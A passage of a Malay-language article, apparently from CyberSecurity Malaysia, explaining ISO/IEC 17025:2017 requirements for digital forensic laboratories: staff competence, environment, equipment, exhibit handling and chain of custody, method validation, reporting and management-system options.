Keperluan kompetensi kakitangan ini adalah termasuk pendidikan, kelayakan, latihan, pengetahuan teknikal, kemahiran dan pengalaman. Ianya bertujuan bagi memastikan juruanalisa yang menjalankan aktiviti makmal tersebut merupakan seorang yang cekap dan berpengetahuan.

Bagi memastikan keperluan ini dipenuhi, makmal forensik digital perlu mempunyai prosedur yang khusus dalam menentukan kriteria kompetensi, pemilihan kakitangan, latihan, dan pemantauan terhadap kompetensi kakitangan.

Piawaian ISO/IEC 17025:2017 turut menggariskan kemudahan fasiliti dan persekitaran yang bersesuaian supaya ianya tidak mempengaruhi keputusan analisa forensik digital yang dijalankan di makmal. Ia merangkumi aktiviti pemantauan, pengawalan dan keadaan persekitaran makmal yang perlu diperiksa dari masa ke semasa.

Di antara aspek persekitaran yang perlu diperiksa adalah keadaan lantai makmal yang anti-elektrostatik, suhu dan kelembapan yang bersesuaian untuk peralatan forensik digital, serta akses masuk ke makmal hanya dihadkan untuk kakitangan yang tertentu sahaja.

Selain itu, sesebuah makmal forensik digital juga perlu mempunyai kelengkapan peralatan yang diperlukan untuk menjalankan analisa forensik digital. Merujuk pada standard ISO/IEC 17025:2017, makmal forensik digital perlu mempunyai sebuah prosedur yahg khusus untuk pengendalian, pengangkutan, penyimpanan, penggunaan dan penyelenggaraan peralatan bagi memastikan peralatan forensik digital adalah berfungsi dengan baik.

4. Proses *(Process Requirements)*

Keperluan Proses pula merupakan elemen yang paling penting bagi sesebuah makmal forensik digital. Perkataan ‘proses’ tersebut merujuk kepada keseluruhan aktiviti makmal yang bermula dari aktiviti penerimaan ekshibit, pengendalian ekshibit, proses analisa, keputusan analisa, dan akhir sekali aktiviti pengeluaran laporan makmal.

Perkara pertama yang harus dilakukan dalam memenuhi keperluan ini adalah mengkaji permohonan perkhidmatan dari pelanggan. Setiap permohonan perlu diteliti bagi memastikan makmal mempunyai juruanalisa, kaedah, dan peralatan yang mencukupi bagi memenuhi permintaan pelanggan. Permohonan ini mestilah direkodkan dan disimpan dengan mengikuti prosedur-prosedur tertentu seperti yang telah disediakan oleh makmal.

Selain itu, makmal juga harus menitikberatkan mengenai pemilihan dan pengesahan sesuatu kaedah dalam proses analisa. Kaedah tersebut haruslah sentiasa dikemaskini mengikut keadaan dan teknologi semasa, diiktiraf keberkesanannya, dan telah disahkan sebelum digunakan di dalam makmal.

Sebagai contoh, sekiranya makmal mempunyai kaedah forensik digital yang baru ditemui, kaedah tersebut mestilah diuji dan disahkan terlebih dahulu. Ianya bagi memastikan kaedah tersebut tidak mengganggu atau mengubahsuai kandungan data atau peralatan digital yang dianalisa sebelum ianya digunakan terhadap ekshibit yang sebenar.

Dalam pengendalian ekshibit pula, ianya perlu mengikut prosedur tertentu dari aspek pengangkutan, penyimpanan, pemulangan, dan pelupusan. Rantaian penjagaan juga harus direkodkan setiap kali ekshibit tersebut bertukar tangan bagi memastikan integriti ekshibit tersebut dipelihara.

Dalam Keperluan Proses ini juga turut menitikberatkan aspek menjamin kesahihan keputusan analisa. Hal ini boleh dicapai melalui beberapa kaedah seperti melakukan ujian kemahiran terhadap juruanalisa, menguji semula ekshibit yang telah dianalisa, melakukan perbandingan hasil analisa antara juruanalisa, dan melalui pelbagai kaedah lain lagi. Aktiviti-aktiviti ini haruslah dirancang dari awal dan dimasukkan ke dalam prosedur sebagai rujukan dan pelaksaan di dalam makmal.

Seterusnya adalah dari segi proses melaporkan keputusan analisa. Prosedur makmal harus menetapkan format laporan hasil analisa dan proses semakan dan kelulusan laporan sebelum ianya diserahkan kepada pelanggan. Satu

laporan yang lengkap harus mempunyai segala maklumat yang diperlukan seperti yang telah ditetapkan oleh standard. Di antara maklumat yang diperlukan adalah nombor laporan, alamat makmal, keadaan ekshibit yang dianalisa, kaedah analisa dijalankan dan hasil analisa yang diperolehi.

Selain dari perkara-perkara yang disebutkan di atas, Keperluan Proses turut merangkumi cara pengendalian aduan oleh pelanggan. Satu proses lengkap diperlukan bagi menerima, menilai, dan membuat keputusan ke atas setiap aduan yang diterima oleh makmal. Proses pengendalian aduan ini adalah penting bagi memperbaiki segala kelemahan dan seterusnya menambah baik sistem pengurusan makmal yang sedia ada.

5. Sistem Pengurusan *(Management System Requirements)*

Keperluan yang terakhir adalah Keperluan Sistem Pengurusan di mana makmal perlu mewujudkan, mendokumenkan, melaksanakan dan menyelenggara sistem pengurusan yang dapat menyokong dan membuktikan pencapaian yang konsisten serta menjamin kualiti hasil makmal yang dikeluarkan.

Merujuk pada ISO/IEC 17025:2017, terdapat dua pilihan yang boleh dipilih bagi memenuhi Keperluan Sistem Pengurusan ini.

Pilihan A

Pilihan ini digunakan sekiranya makmal forensik digital tidak mengamalkan ISO 9001 – Quality Management System. Disebabkan itu, sistem pengurusan makmal perlu mematuhi perkara-perkara berikut:

i. Dokumentasi Sistem Pengurusan - Bertujuan untuk mewujudkan, melaksanakan dan menyelenggara sistem pengurusan yang bersesuaian, serta menambahbaik proses kualiti yang sedia ada.

ii. Kawalan Dokumen Sistem Pengurusan - Bertujuan untuk mengawal dokumen dalaman dan luaran yang berkaitan dengan sistem pengurusan kualiti. Proses kelulusan dan pengeluaran dokumen turut dikawalselia dalam keperluan ini. Di antara contoh dokumen yang dikawal adalah prosedur, borang dan format laporan hasil analisa forensik digital yang digunakan di dalam makmal.

iii. Kawalan Rekod – Bertujuan untuk mengawal rekod-rekod aktiviti makmal seperti mengenalpasti, mengumpul, menyimpan dan menyelenggara rekod-rekod kualiti dan teknikal yang dihasilkan oleh makmal. Contoh rekod yang dikawal adalah rekod keadaan persekitaran makmal seperti suhu dan kelembapan, serta log akses keluar dan masuk kakitangan ke dalam makmal.

iv. Risiko dan Peluang – Bertujuan untuk memastikan sistem pengurusan mencapai hasil sistem seperti yang diharapkan dan dapat mengenalpasti risko dan peluang yang dapat memberikan kesan terhadap aktiviti makmal yang dijalankan.

v. Penambahbaikan – Bertujuan untuk makmal mengenal pasti peluang dalam penambahbaikan sistem pengurusan secara berterusan. Ianya boleh dicapai dengan mendapatkan maklum balas daripada pelanggan bagi meningkatkan kualiti sistem pengurusan, aktiviti makmal dan khidmat kepada pelanggan.

vi. Tindakan Pembetulan – Apabila ketidakpatuhan prosedur dikenal pasti, makmal perlu mengambil tindakan pembetulan. Di dalam standard ISO 17025:2017 telah menerangkan perkara-perkara yang perlu makmal ikuti bagi memastikan ketidakpatuhan tersebut diperbaiki agar ianya tidak berulang.

vii. Audit Dalaman – Bertujuan untuk memastikan pematuhan, keberkesanan dan penyelenggaraan sistem pengurusan dilaksanakan dengan sebaiknya. Selain dari itu, audit dalaman ini penting bagi memastikan sebarang kekurangan dan kelemahan dalam makmal dapat diperbaiki.

viii. Ulasan Pengurusan - Bertujuan untuk memastikan keberkesanan, kesesuaian dan kecekapan sistem pengurusan yang dijalankan. Maklum balas dari pihak pengurusan dapat membantu makmal dalam meningkatkan lagi keberkesanan sistem pengurusan dan proses yang dijalankan.

Pilihan B

Pilihan B pula digunakan sekiranya sesebuah makmal telah melaksanakan sistem pengurusan yang selaras dengan keperluan ISO/IEC 9001, di mana sistem tersebut menyokong dan memenuhi Keperluan Sistem Pengurusan – Pilihan A.

Kesimpulan

Sebagai kesimpulan, dengan mengamalkan sistem pengurusan kualiti yang bagus dan memenuhi keperluan standard piawaian antarabangsa ISO/IEC 17025:2017, sesebuah makmal itu akan dapat memastikan segala aspek kualiti dan aktiviti makmal adalah terjaga dan terpelihara.

Selain dari itu, ianya dapat membantu makmal dalam mengenal pasti kelemahan dan risiko yang dapat mengganggu kualiti kerja makmal. Apabila kelemahan dan risiko ini dikenalpasti, makmal dapat memperbaiki dan mempertingkatkan kualiti kerja dengan berterusan.

Dan akhir sekali, makmal yang mengamalkan sistem pengurusan kualiti yang bagus dapat menghasilkan analisa yang berkualiti tinggi dan boleh diguna pakai bukan sahaja di dalam negara, malah di luar negara kerana menggunakan standard piawaian antarabangsa ISO/IEC 17025.

Rujukan

1. Department of Standards Malaysia (2018). General requirements for the competence of testing and calibration laboratories (Second revision) (ISO/IEC 17025:2017, IDT).

Corporate Office:
CyberSecurity Malaysia
Level 7, Tower 1, Menara Cyber Axis,
Jalan Impact, 63000 Cyberjaya,
Selangor Darul Ehsan,
Malaysia.

Tel: +603 - 8800 7999
Fax: +603 - 8008 7000
Email: info@cybersecurity.my
Customer Service Hotline: 1 300 88 2999
www.cybersecurity.my

MINISTRY OF COMMUNICATIONS
AND MULTIMEDIA MALAYSIA

Best Brand Internet Security 2008 & 2009

CERTIFIED TO ISO/IEC 27001:2013
CERT. NO. : AR 4656

MS ISO/IEC 17025
TESTING
SAMM NO. 456
(MySEF LABORATORY)

Status Company

Best Child Online Protection Website